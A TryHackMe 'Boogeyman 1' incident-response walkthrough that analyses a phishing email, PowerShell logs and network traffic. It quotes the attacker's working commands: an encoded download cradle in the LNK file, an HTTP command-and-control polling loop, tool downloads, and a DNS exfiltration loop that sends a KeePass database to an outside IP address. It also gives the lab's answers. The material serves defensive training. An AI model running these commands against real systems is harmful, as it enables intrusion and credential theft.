TryHackMe | Boogeyman 1 Walkthrough: Phishing & DFIR

Uncover the secrets of the new emerging threat, the Boogeyman.
In this room, you will be tasked to analyse the Tactics, Techniques, and Procedures (TTPs) executed by a threat group, from obtaining initial access until achieving its objective.
Table of Contents:
- [Email Analysis] Look at that headers!
- [Endpoint Security] Are you sure that’s an invoice?
- [Network Traffic Analysis] They got us. Call the bank immediately!
Artefacts:
For the investigation proper, you will be provided with the following artefacts:
- Copy of the phishing email (dump.eml)
- Powershell Logs from Julianne's workstation (powershell.json)
- Packet capture from the same workstation (capture.pcapng)
Note: The powershell.json file contains JSON-formatted PowerShell logs extracted from its original evtx file via the evtx2json(opens in new tab) tool.
You may find these files in the /home/ubuntu/Desktop/artefacts directory.
Tools:
The provided VM contains the following tools at your disposal:
- Thunderbird - a free and open-source cross-platform email client.
- LNKParse3(opens in new tab) - a python package for forensics of a binary file with LNK extension.
- Wireshark - GUI-based packet analyser.
- Tshark - CLI-based Wireshark.
- jq - a lightweight and flexible command-line JSON processor.
To effectively parse and analyse the provided artefacts, you may also utilise built-in command-line tools such as:
- grep
- sed
- awk
- base64
Now, let's start hunting the Boogeyman!
[Email Analysis] Look at that headers!
The Boogeyman is here!
Julianne, a finance employee working for Quick Logistics LLC, received a follow-up email regarding an unpaid invoice from their business partner, B Packaging Inc. Unbeknownst to her, the attached document was malicious and compromised her workstation.

The security team was able to flag the suspicious execution of the attachment, in addition to the phishing reports received from the other finance department employees, making it seem to be a targeted attack on the finance team. Upon checking the latest trends, the initial TTP used for the malicious attachment is attributed to the new threat group named Boogeyman, known for targeting the logistics sector.
What is the email address used to send the phishing email?
After starting the investigation VM, you'll find the artifact folder on the Desktop. There you can find all artifacts for this challenge, including the email we're supposed to investigate first. To answer the first question, you can open the email using the GUI, or you can use cat in the terminal - I used the terminal in this case. Just grep the From: field:
ubuntu@tryhackme:~/Desktop/artefacts$ cat dump.eml | grep From:
From: Arthur Griffin <agriffin@bpakcaging.xyz>
Click to reveal
agriffin@bpakcaging.xyz
What is the email address of the victim?
We can do the same as in the previous question, but filter for the To: field:
buntu@tryhackme:~/Desktop/artefacts$ cat dump.eml | grep To:
Reply-To: Arthur Griffin <agriffin@bpakcaging.xyz>
To: Julianne Westcott <julianne.westcott@hotmail.com>
Click to reveal
julianne.westcott@hotmail.com
What is the name of the third-party mail relay service used by the attacker based on the DKIM-Signature and List-Unsubscribe headers?
Now we have to look at the DKIM records in the email header.
The essential fields that make up a standard DKIM signature include:
- v= (Version): Indicates the DKIM version being used (e.g.,
v=1) - a= (Algorithm): The cryptographic algorithm used to generate the signature (e.g.,
rsa-sha256) - c= (Canonicalization): Defines how the email header and body are handled (normalized) before signing to prevent minor, legitimate transit modifications from breaking the signature (e.g.,
c=relaxed/relaxed) - d= (Domain): The domain authorized to sign the email.
- s= (Selector): A specific string used in combination with the domain to locate the matching public key in your DNS records
- h= (Signed Header Fields): A list of email header fields included in the cryptographic signature (e.g.,
From,To,Subject,Date) - bh= (Body Hash): The hash of the email body. This guarantees the message content wasn't altered after being sent
- b= (Signature): The actual encrypted cryptographic signature (the most critical field). The receiving server uses the public key from your DNS to decrypt this field and verify the hash matches
We can see two DKIM Signatures:
DKIM-Signature: v=1; a=rsa-sha256; d=bpakcaging.xyz; s=api; c=relaxed/simple;
	t=1673601926; h=from:date:subject:reply-to:to:list-unsubscribe:mime-version;
	bh=DORzQK4K9VXO5g47mYpyX7cPagIyvAX1RLfbY0szvCc=;
	b=dCB9MhhsZqg4h2P9dg5zMjLj7HVS9vt0fXuqEzH8cj6ft+YBJxvZHkF8uc+CeOas6CoICaPu13Q
	oL/xVebg3aO8bmlooJWTAZx7mmrh/1ZQBVHm3wvGVI9Xn55nhWzRGoqVOAAPPM6+MEHFwZDIjKDAs
	RpDurrnykQeCXCp127k=
DKIM-Signature: v=1; a=rsa-sha256; d=elasticemail.com; s=api;
	c=relaxed/simple; t=1673601926;
	h=from:date:subject:reply-to:to:list-unsubscribe;
	bh=DORzQK4K9VXO5g47mYpyX7cPagIyvAX1RLfbY0szvCc=;
	b=jcC3z+U5lVQUJEYRyQ76Z+xaJMrXN2YdjyM8pUl7hgXesQaY7rqSORNRWynpDQ3/CBSllw31eDq
	WmoqpFqj2uVy5RXK73lkBEHs5ju1eH/4svHpZLS9+wU/tO5dfZVUImvY32iinpJCtoiMLjdpKYMA/
	d5BBGqluALtqy9fZQzM=
The List-Unsubscribe header part:
List-Unsubscribe:
 =?us-ascii?q?=3Cmailto=3Aunsubscribe+HPk2p-JE=5FjYbkWIRB-SmuA2=40bounces=2Eelasticem?=
 =?us-ascii?q?ail=2Enet=3Fsubject=3Dunsubscribe=3E=2C?=
 =?us-ascii?q?_=3Chttp=3A=2F=2Ftracking=2Ebpakcaging=2Exyz=2Ftracking=2Funsubscribe=3Fmsgid=3DHP?=
 =?us-ascii?q?k2p-JE=5FjYbkWIRB-SmuA2&c=3D0=3E?=
I used Cyberchefs From Quoted Prontable:
=?us-ascii?q?<mailto:unsubscribe+HPk2p-JE_jYbkWIRB-SmuA2@bounces.elasticem? =?us-ascii?q?ail.net?subject=unsubscribe>,? =?us-ascii?q?_<http://tracking.bpakcaging.xyz/tracking/unsubscribe?msgid=HP? =?us-ascii?q?k2p-JE_jYbkWIRB-SmuA2&c=0>?We can see two domains in the DKIM part: bpakcaging.xyz and elasticemail.com. We already know that bpakcaging.xyz is the sender domain (from the From: field we checked earlier). If you search for elasticemail.com, you'll find out that this is an online email marketing service. The List-Unsubscribe header confirms this further - it contains a mailto link pointing to bounces.elasticemail.net, alongside a tracking link to tracking.bpakcaging.xyz.
Click to reveal
elasticemail
What is the name of the file inside the encrypted attachment?
For this question, we have to build the attachment by decoding the string located at the bottom of the file. For this, I created the file attatchment.txt , pasted the base64 string in there and used the base64 command to decode the string and save it as Invoice.zip. Following that, you can use unzip to extract the file:
ubuntu@tryhackme:~/Desktop/artefacts$ cat attatchment.txt
UEsDBBQAAQAIAGiGLVZRFQDJ3gIAACgJAAAUAAAASW52b2ljZV8yMDIzMDEwMy5sbmvuhS6/jU+4
ClhWAZwY+LBcOUvw6oMIq5WNiZwjlKXvAj+pMMBFROiABqlJBxngGOoWUKX0yBXsXOhYPq3Z+Zls
vZX0xZqtZ/KWnX/QpZXzW44KZz1eqH+hnLgKXPTBsyTSqpqK9QUvYEsltPMSYnL0IqSNwX2TuL9l
oB0QB3owNKK2cltANxR5Nt3pdYwKJ4BqqI4x7D/ze4bWBT1jlR4HW8VEByEyLoc2fw3I0r0bc/8J
v9g1SZPBvshBg0pxI0/89GR2agMP+Lv6smkO/huUEOSRpidp/ft+prkt5v9sHFyS/Q0CTb9njCi2
terQ9NTeFAOkNAhGxWUPqPwPzB0cS+GBC2JY3LMqlA0K5aTejRodyVPcLlq2KVbyF7XljH2NZA4T
bFsDNJMFk2fQB1hfvmseP9FA20VAfwYvYW8GnBDdqhJtAwJ5xNvJgFFK/MTY2fChwTNN2zszqhzn
v1Sx+71+duA41HGR9K/jh4nEeRgPslOVlGtLwKBikbIpx/5ZaLpiZYwKS177jDoh3Qx+FRxsM6Ue
hjPSNgKmWHFZjReDWx8KD7qGLL9acO0hvZUuH83b70sAREDJbw+4sC2jcYO+hrHys6E4Dml030WQ
WhkKpvYv4DUw9nDmkGg4YgnyAv/iMbtImSUZQ/Wc6dEJM213hYefp8DTQZ321fZU5iCk86bAdxX2
3Ov40S9eX78X7CSp9b0QKNeC+N3JgMJ/gQrCWC73UfmHjT4mkBoP8A4YktR2LFNeistVP/zeMQPS
qUs8KaI7q+VTu/9buNeWkEW2maDm+bC0Q4AnJL+AocgZDPJ0RzfLWEpff3nbaYb6aPqhLTBfFURi
dszLIMEKmDLmiVqkWZJly9qV26NFttz5y4Q+fAATd6tMYRDlu/BFCo4+rdxjiKl0Gnn7UBHCq0gy
eEv/L8bppKI09XqNV3MJxMLBE3RN7E080hVp07qDpNpQTYEFa08gGy6yYFBLAQI/ABQAAQAIAGiG
LVZRFQDJ3gIAACgJAAAUACQAAAAAAAAAIAAAAAAAAABJbnZvaWNlXzIwMjMwMTAzLmxuawoAIAAA
AAAAAQAYAGiPRUBvJ9kBAAAAAAAAAAAAAAAAAAAAAFBLBQYAAAAAAQABAGYAAAAQAwAAAAA=

ubuntu@tryhackme:~/Desktop/artefacts$ cat attatchment.txt | base64 -d > Invoice.zip

ubuntu@tryhackme:~/Desktop/artefacts$ unzip Invoice.zip
Archive:  Invoice.zip
[Invoice.zip] Invoice_20230103.lnk password:
Click to reveal
Invoice_20230103.lnk
What is the password of the encrypted attachment?
Just read the email 😄
<p>For additional information, kindly see the attached document.<br><br>
You may use this code to view the encrypted file: <strong>Invoice2023!</str=
ong></p>
Click to reveal
Invoice2023!
Based on the result of the lnkparse tool, what is the encoded payload found in the Command Line Arguments field?
Use lnkparse on the Invoice_20230103.lnk:
ubuntu@tryhackme:~/Desktop/artefacts$ lnkparse Invoice_20230103.lnk
Windows Shortcut Information:
   Link CLSID: 00021401-0000-0000-C000-000000000046
   Link Flags: HasTargetIDList | HasName | HasRelativePath | HasWorkingDir | HasArguments | HasIconLocation | IsUnicode | HasExpIcon - (16637)
   File Flags:  - (0)

   Creation Timestamp: None
   Modified Timestamp: None
   Accessed Timestamp: None

   Icon Index: 0
   Window Style: SW_SHOWMINNOACTIVE
   HotKey: CONTROL - C {0x4302}

   TARGETS:
      Index: 78
      ITEMS:
         Root Folder
            Sort index: My Computer
            Guid: 20D04FE0-3AEA-1069-A2D8-08002B30309D
         Volume Item
            Flags: 0xf
            Data: None
         File entry
            Flags: Is directory
            Modification time: None
            File attribute flags: 16
            Primary name: Windows
         File entry
            Flags: Is directory
            Modification time: None
            File attribute flags: 16
            Primary name: System32
         File entry
            Flags: Is directory
            Modification time: None
            File attribute flags: 16
            Primary name: WindowsPowerShell
         File entry
            Flags: Is directory
            Modification time: None
            File attribute flags: 16
            Primary name: v1.0
         File entry
            Flags: Is file
            Modification time: None
            File attribute flags: 0
            Primary name: powershell.exe

   DATA
      Description: Invoice Jan 2023
      Relative path: ..\..\..\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
      Working directory: C:
      Command line arguments: -nop -windowstyle hidden -enc aQBlAHgAIAAoAG4AZQB3AC0AbwBiAGoAZQBjAHQAIABuAGUAdAAuAHcAZQBiAGMAbABpAGUAbgB0ACkALgBkAG8AdwBuAGwAbwBhAGQAcwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AZgBpAGwAZQBzAC4AYgBwAGEAawBjAGEAZwBpAG4AZwAuAHgAeQB6AC8AdQBwAGQAYQB0AGUAJwApAA==
      Icon location: C:\Users\Administrator\Desktop\excel.ico

   EXTRA BLOCKS:
      ICON_LOCATION_BLOCK
         Target ansi: %USERPROFILE%\Desktop\excel.ico
         Target unicode: %USERPROFILE%\Desktop\excel.ico
      SPECIAL_FOLDER_LOCATION_BLOCK
         Special folder id: 37
      KNOWN_FOLDER_LOCATION_BLOCK
         Known folder id: 1AC14E77-02E7-4E5D-B744-2EB1AE5198B7
      METADATA_PROPERTIES_BLOCK
         Version: 0x53505331
         Format id: 46588AE2-4CBC-4338-BBFC-139326986DCE
Most of the output is not relevant for us. We are interested in the DATA part, where we can find the command line arguments, which include the base64 encoded payload.
Command line arguments: -nop -windowstyle hidden -enc
aQBlAHgAIAAoAG4AZQB3AC0AbwBiAGoAZQBjAHQAIABuAGUAdAAuAHcAZQBiAGMAbABpAGUAbgB0ACkALgBk
AG8AdwBuAGwAbwBhAGQAcwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AZgBpAGwAZQBzAC4AYgBwAGEA
awBjAGEAZwBpAG4AZwAuAHgAeQB6AC8AdQBwAGQAYQB0AGUAJwApAA==
It's not relevant for this question, but this is the decoded payload:
ubuntu@tryhackme:~/Desktop/artefacts$ base64 -d base64.txt
iex (new-object net.webclient).downloadstring('http://files.bpakcaging.xyz/update')
So it looks like this loads a stage 2 payload.
Click to reveal
aQBlAHgAIAAoAG4AZQB3AC0AbwBiAGoAZQBjAHQAIABuAGUAdAAuAHcAZQBiAGMAbABpAGUAbgB0ACkALgBkAG8AdwBuAGwAbwBhAGQAcwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AZgBpAGwAZQBzAC4AYgBwAGEAawBjAGEAZwBpAG4AZwAuAHgAeQB6AC8AdQBwAGQAYQB0AGUAJwApAA==
[Endpoint Security] Are you sure that’s an invoice?
Based on the initial findings, we discovered how the malicious attachment compromised Julianne's workstation:
- A PowerShell command was executed.
- Decoding the payload reveals the starting point of endpoint activities.
Investigation Guide
With the following discoveries, we should now proceed with analysing the PowerShell logs to uncover the potential impact of the attack:
- Using the previous findings, we can start our analysis by searching the execution of the initial payload in the PowerShell logs.
- Since the given data is JSON, we can parse it in CLI using the
jqcommand. - Note that some logs are redundant and do not contain any critical information; hence can be ignored.

JQ Cheatsheet
jq is a lightweight and flexible command-line JSON processor. This tool can be used in conjunction with other text-processing commands.
You may use the following table as a guide in parsing the logs in this task.
Note: You must be familiar with the existing fields in a single log.
Preperation:
At the beginning, let's get familiar with what the logs look like and what fields are available for filtering. For this, we'll parse the entire JSON into a beautified output:
ubuntu@tryhackme:~/Desktop/artefacts$ cat powershell.json | jq
{
  "Timestamp": "2023-01-13 17:12:18.427585Z",
  "Channel": "Microsoft-Windows-PowerShell/Operational",
  "Provider": "Microsoft-Windows-PowerShell",
  "Hostname": "QL-WKSTN-5693",
  "SID": "S-1-5-21-3258834958-2458682484-3394967329-1002",
  "EventID": 4104,
  "RecordID": 558,
  "Level": "Verbose",
  "Descr": "Creating Scriptblock text (<MessageNumber> of <MessageTotal>)",
  "MessageNumber": "1",
  "MessageTotal": "1",
  "ScriptBlockText": "{ Set-StrictMode -Version 1; $_.OriginInfo }",
  "ScriptBlockId": "349ed1ba-3ba0-4bca-9bc3-1dc465922c1c",
  "Path": null
}
The interesting field is ScriptBlockText - this is where we can see the executed commands. But while going through powershell.json, you'll notice a ton of entries that look almost identical, all starting with Set-StrictMode -Version 1; .... These are not commands the attacker typed - they are internal script blocks that PowerShell generates automatically. There are also some null records. Using this query, you will only see the relevant records:
cat powershell.json | jq 'select(.ScriptBlockText != null and (.ScriptBlockText | contains("Set-StrictMode -Version 1") | not))'Using this command let's output all commands the attacker executed based on their Timestamp:
ubuntu@tryhackme:~/Desktop/artefacts$ cat powershell.json | jq 'select(.ScriptBlockText != null and (.ScriptBlockText | contains("Set-StrictMode -Version 1") | not))' | jq -s -c 'sort_by(.Timestamp) | .[] | .ScriptBlockText'

"iex (new-object net.webclient).downloadstring('http://files.bpakcaging.xyz/update')"
"$s='cdn.bpakcaging.xyz:8080';$i='8cce49b0-b86459bb-27fe2489';$p='http://';$v=Invoke-WebRequest -UseBasicParsing -Uri $p$s/8cce49b0 -Headers @{\"X-38d2-8f49\"=$i};while ($true){$c=(Invoke-WebRequest -UseBasicParsing -Uri $p$s/b86459bb -Headers @{\"X-38d2-8f49\"=$i}).Content;if ($c -ne 'None') {$r=iex $c -ErrorAction Stop -ErrorVariable e;$r=Out-String -InputObject $r;$t=Invoke-WebRequest -Uri $p$s/27fe2489 -Method POST -Headers @{\"X-38d2-8f49\"=$i} -Body ([System.Text.Encoding]::UTF8.GetBytes($e+$r) -join ' ')} sleep 0.8}\n"
"echo `r;pwd"
"whoami;pwd"
"cd C:\\;pwd"
"ls;pwd"
"cd Users;pwd"
"cd j.westcott;pwd"
"ps;pwd"
"iex(new-object net.webclient).downloadstring('https://github.com/S3cur3Th1sSh1t/PowerSharpPack/blob/master/PowerSharpBinaries/Invoke-Seatbelt.ps1');pwd"
"cd Public;pwd"
"cd Music;pwd"
"iwr http://files.bpakcaging.xyz/sb.exe -outfile sb.exe;pwd"
".\\sb.exe all;pwd"
".\\sb.exe system;pwd"
".\\sb.exe;pwd"
".\\sb.exe -group=all;pwd"
"Seatbelt.exe -group=user;pwd"
".\\sb.exe -group=user;pwd"
"ls C:\\Users\\j.westcott\\Documents\\protected_data.kdbx;pwd"
"cd ..\\AppData;pwd"
"ls Local;pwd"
"ls Local\\Packages;pwd"
"cd ..;pwd"
"ls AppData\\Local\\Packages\\Microsoft.MicrosoftStickyNotes_8wekyb3d8bbwe;pwd"
"ls AppData\\Local\\Packages\\Microsoft.MicrosoftStickyNotes_8wekyb3d8bbwe\\LocalState;pwd"
"iwr http://files.bpakcaging.xyz/sq3.exe -outfile sq3.exe;pwd"
".\\sq3.exe AppData\\Local\\Packages\\Microsoft.MicrosoftStickyNotes_8wekyb3d8bbwe\\LocalState\\;pwd"
".\\Music\\sq3.exe AppData\\Local\\Packages\\Microsoft.MicrosoftStickyNotes_8wekyb3d8bbwe\\LocalState\\plum.sqlite \"SELECT * from NOTE limit 100\";pwd"
"cd Documents;pwd"
"$file='protected_data.kdbx'; $destination = \"167.71.211.113\"; $bytes = [System.IO.File]::ReadAllBytes($file);;pwd"
"split-path $pwd'\\0x00';pwd"
"$file='C:\\Users\\j.westcott\\Documents\\protected_data.kdbx'; $destination = \"167.71.211.113\"; $bytes = [System.IO.File]::ReadAllBytes($file);;pwd"
"$hex = ($bytes|ForEach-Object ToString X2) -join '';;pwd"
"$split = $hex -split '(\\S{50})'; ForEach ($line in $split) { nslookup -q=A \"$line.bpakcaging.xyz\" $destination;} echo \"Done\";;pwd"
What are the domains used by the attacker for file hosting and C2? Provide the domains in alphabetical order. (e.g. a.domain.com,b.domain.com)
Looking at the executed commands we can find 2 domains:
"$s='cdn.bpakcaging.xyz:8080';$i='8cce49b0-b86459bb-27fe2489';$p='http://';$v=Invoke-WebRequest -UseBasicParsing -Uri $p$s/8cce49b0 -Headers @{\"X-38d2-8f49\"=$i};while ($true){$c=(Invoke-WebRequest -UseBasicParsing -Uri $p$s/b86459bb -Headers @{\"X-38d2-8f49\"=$i}).Content;if ($c -ne 'None') {$r=iex $c -ErrorAction Stop -ErrorVariable e;$r=Out-String -InputObject $r;$t=Invoke-WebRequest -Uri $p$s/27fe2489 -Method POST -Headers @{\"X-38d2-8f49\"=$i} -Body ([System.Text.Encoding]::UTF8.GetBytes($e+$r) -join ' ')} sleep 0.8}\n"
"iex (new-object net.webclient).downloadstring('http://files.bpakcaging.xyz/update')"
Click to reveal
cdn.bpakcaging.xyz,files.bpakcaging.xyz
What is the name of the enumeration tool downloaded by the attacker?
The first command we see is:
"iex(new-object net.webclient).downloadstring('https://github.com/S3cur3Th1sSh1t/PowerSharpPack/blob/master/PowerSharpBinaries/Invoke-Seatbelt.ps1');pwd"This shows us that the attacker downloaded a tool called Seatbelt:
Seatbelt is a C# project that performs a number of security oriented host-survey "safety checks" relevant from both offensive and defensive security perspectives.
Click to reveal
seatbelt
What is the file accessed by the attacker using the downloaded sq3.exe binary? Provide the full file path with escaped backslashes.
This is the important line:
".\\Music\\sq3.exe AppData\\Local\\Packages\\Microsoft.MicrosoftStickyNotes_8wekyb3d8bbwe\\LocalState\\plum.sqlite \"SELECT * from NOTE limit 100\";pwdBut we have to provide the full path for the answer.
Earlier we saw that the attacker had navigated into j.westcott's user folder.
So we know the current directory is C:\Users\j.westcott\, and AppData\Local\... is relative to that.
Click to reveal
C:\\Users\\j.westcott\\AppData\\Local\\Packages\\Microsoft.MicrosoftStickyNotes_8wekyb3d8bbwe\\LocalState\\plum.sqlite
What is the software that uses the file in Q3?
The answer is in the file path we found in Question 3:Microsoft.MicrosoftStickyNotes_8wekyb3d8bbwe
The 8wekyb3d8bbwe part is just Microsoft's standard publisher ID.
So the software is Microsoft Sticky Notes.
Click to reveal
Microsoft Sticky Notes
What is the name of the exfiltrated file?
The attacker exfiltrated a .kdbx file.
A KDBX file (KeePass DataBase) is a highly secure, encrypted file format used to store sensitive user data such as usernames, passwords, and URLs. It is the default database format for open-source password managers like KeePass and KeePassXC.
"$file='protected_data.kdbx'; $destination = \"167.71.211.113\"; $bytes = [System.IO.File]::ReadAllBytes($file);;pwd"
The file name was stored in the $file variable.
Click to reveal
protected_data.kdbx
What type of file uses the .kdbx file extension?
As explained above -> A .kdbx file is a KeePass database file.
Click to reveal
Keepass
What is the encoding used during the exfiltration attempt of the sensitive file?
Let's have a look at the exfiltration process:
"cd Documents;pwd"
"$file='protected_data.kdbx'; $destination = \"167.71.211.113\"; $bytes = [System.IO.File]::ReadAllBytes($file);;pwd"
"split-path $pwd'\\0x00';pwd"
"$file='C:\\Users\\j.westcott\\Documents\\protected_data.kdbx'; $destination = \"167.71.211.113\"; $bytes = [System.IO.File]::ReadAllBytes($file);;pwd"
"$hex = ($bytes|ForEach-Object ToString X2) -join '';;pwd"
"$split = $hex -split '(\\S{50})'; ForEach ($line in $split) { nslookup -q=A \"$line.bpakcaging.xyz\" $destination;} echo \"Done\";;pwd"
We can see that the attacker converts the file into hex strings and splits them into 50-character chunks. After that the attacker exfiltrated the data via DNS requests to the attacker-controlled C2 server.
Click to reveal
hex
What is the tool used for exfiltration?
As mentioned above, the attacker used nslookup to send DNS requests containing the encoded data to an attacker-controlled C2 server.
Click to reveal
nslookup
[Network Traffic Analysis] They got us. Call the bank immediately!
Based on the PowerShell logs investigation, we have seen the full impact of the attack:
The threat actor was able to read and exfiltrate two potentially sensitive files.
The domains and ports used for the network activity were discovered, including the tool used by the threat actor for exfiltration.
Investigation Guide
Finally, we can complete the investigation by understanding the network traffic caused by the attack:
Utilise the domains and ports discovered from the previous task.
All commands executed by the attacker and all command outputs were logged and stored in the packet capture.
Follow the streams of the notable commands discovered from PowerShell logs.
Based on the PowerShell logs, we can retrieve the contents of the exfiltrated data by understanding how it was encoded and extracted.
What software is used by the attacker to host its presumed file/payload server?
Since we know the attacker's file server domain, files.bpakcaging.xyz , we can apply a Wireshark display filter to narrow down the relevant traffic:
http contains "files.bpakcaging.xyz"Now we follow the TCP Stream:

ET /sq3.exe HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.18362.145
Host: files.bpakcaging.xyz
Connection: Keep-Alive

HTTP/1.0 200 OK
Server: SimpleHTTP/0.6 Python/3.10.7
Date: Fri, 13 Jan 2023 17:23:38 GMT
Content-type: application/x-msdos-program
Content-Length: 1123840
Last-Modified: Wed, 28 Dec 2022 14:28:28 GMT
Based on this we can see that the attacker used SimpleHTTP/0.6 Python/3.10.7 to serve the file.
Click to reveal
python
What HTTP method is used by the C2 for the output of the commands executed by the attacker?
We know that the C2 domain is cdn.bpakcaging.xyz. So let's apply the filter http.host contains "cdn.bpakcaging.xyz" and look at the methods. There is basically only one that makes sense. POST, as the victim machine sends the command output back to the C2 server via HTTP POST requests.
Click to reveal
POST
What is the protocol used during the exfiltration activity?
We discovered this in the previous part. The attacker used DNS to send hex-encoded data to the C2 server.
Click to reveal
DNS
What is the password of the exfiltrated file?
To find the password of the exfiltrated file, we need to look at the Sticky Notes database that the attacker queried earlier using sq3.exe.
